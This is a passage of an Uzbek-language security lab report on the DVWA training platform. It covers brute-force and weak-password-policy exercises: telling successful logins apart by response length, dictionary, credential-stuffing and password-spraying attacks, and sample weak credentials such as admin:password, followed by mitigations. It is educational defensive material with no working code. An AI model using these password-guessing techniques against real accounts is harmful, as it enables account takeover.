- **Length (Uzunlik):** To'g'ri topilgan parolning javob uzunligi boshqalarnikidan farq qiladi. Masalan, xato parolda "Username and/or password incorrect"

chiqadi, to'g'ri parolda esa "Welcome" yozuvi chiqishi hisobiga uzunlik o'zgaradi.

4. Hujum turlari
Tur **Tavsif**
Simple Brute Force Har qanday kombinatsiyani (a, b, c...) sinab ko'rish. Juda sekin.
Dictionary Attack Eng ko'p ishlatiladigan haqiqiy parollar ro'yxatidan foydalanish.
Credential Stuffing Boshqa saytlardan sizib chiqqan login-parollar juftligini sinab ko'rish.

5. Himoyalash (Mitigation)

Notion report uchun asosiy xavfsizlik choralari:

1. **Account Lockout Policy:** Bir necha marta noto'g'ri parol kiritilgandan so'ng hisobni vaqtincha bloklash.
2. **CAPTCHA:** So'rovlarni odam yoki bot yuborayotganini tekshirish.
3. **Two-Factor Authentication (2FA):** Faqat parol yetarli bo'lmasligi uchun qo'shimcha tasdiqlash kodi qo'shish.
4. **Rate Limiting:** IP manzil orqali soniyasiga yuboriladigan so'rovlar sonini cheklash.
5. **Strong Password Policy:** Foydalanuvchilarni murakkab parollar ishlatishga majburlash.

▼ Weak Password Policy

🔑 Laboratoriya ishi: Weak Password Policy

1. Zaiflik tavsifi

Weak Password Policy — bu veb-ilovaning foydalanuvchilardan kuchli, murakkab parollar talab qilmasligi natijasida yuzaga keladigan holatdir. Kuchsiz siyosat hujumchilarga **Dictionary Attack** (Lug'at hujumi) yoki **Simple Brute Force** orqali hisoblarni osongina egallash imkonini beradi.

Kuchsiz parollarning belgilari:

- Faqat raqamlardan yoki faqat harflardan iboratligi.
- Parol uzunligining juda qisqaligi (masalan, 6 tadan kam belgi).
- Leksik ma'noga ega so'zlar (masalan, `password`, `123456`, `admin`).
- Foydalanuvchi nomi bilan bir xil parol ishlatish.

2. Ekspluatatsiya tahlili

DVWA platformasining "Brute Force" yoki login bo'limlarida ushbu zaiflikni quyidagicha tekshirish mumkin:

1. **Taxmin qilish:** Eng ko'p tarqalgan parollar ro'yxatini (top 1000 passwords) ishlatib ko'rish.

2. **Muvaffaqiyatli kirish:** Agar `admin:password` yoki `user:12345` kabi juftliklar ish bersa, demak tizimda parollar siyosati mavjud emas.

3. **Intruder natijasi:** Brute Force hujumi o'tkazilganda, to'g'ri parol juda tez (bir necha soniya ichida) topilishi — zaif siyosatning asosiy isbotidir.

3. Parollarni sinash usullari jadvali

Hujum turi	Tavsif	Samaradorligi
Dictionary Attack	Tayyor lug'atdagi so'zlarni sinab ko'rish.	Kuchsiz parollarga qarshi juda yuqori.
Credential Stuffing	Boshqa platformalardan o'g'irlangan login-parollarni ishlatish.	Foydalanuvchi bir xil parol ishlatrsa yuqori.
Password Spraying	Bitta oson parolni (masalan, <code>Winter2024!</code>) ko'plab foydalanuvchilarda sinab ko'rish.	Bloklanish xavfi pastroq.

4. Xavf va Oqibatlar

- **Account Takeover:** Foydalanuvchi profillarining ommaviy ravishda buzilishi.
- **Data Breach:** Maxfiy ma'lumotlarning sizib chiqishi.
- **Reputational Damage:** Tizim xavfsizligiga bo'lgan ishonchning yo'qolishi.

5. Himoyalani (Strong Password Policy)

Tizimni himoya qilish uchun quyidagi qoidalarni joriy etish zarur:

1. **Minimum Uzunlik:** Parol kamida 8-12 belgidan iborat bo'lishi shart.
2. **Murakkablik:** Katta va kichik harflar, raqamlar va maxsus belgilar (`@` , `#` , `$` , `&`) majburiy bo'lishi kerak.
3. **Blacklisting:** Eng ko'p ishlatiladigan sodda parollarni (`123456` , `password`) ishlatishni taqiqlash.
4. **Parol muddati:** Foydalanuvchilarni muntazam ravishda (masalan, har 90 kunda) parolni o'zgartirishga majburlash.
5. **Multi-Factor Authentication (MFA):** Parol buzilgan taqdirda ham, ikkinchi bosqichli tasdiqlash bilan tizimni himoyalash.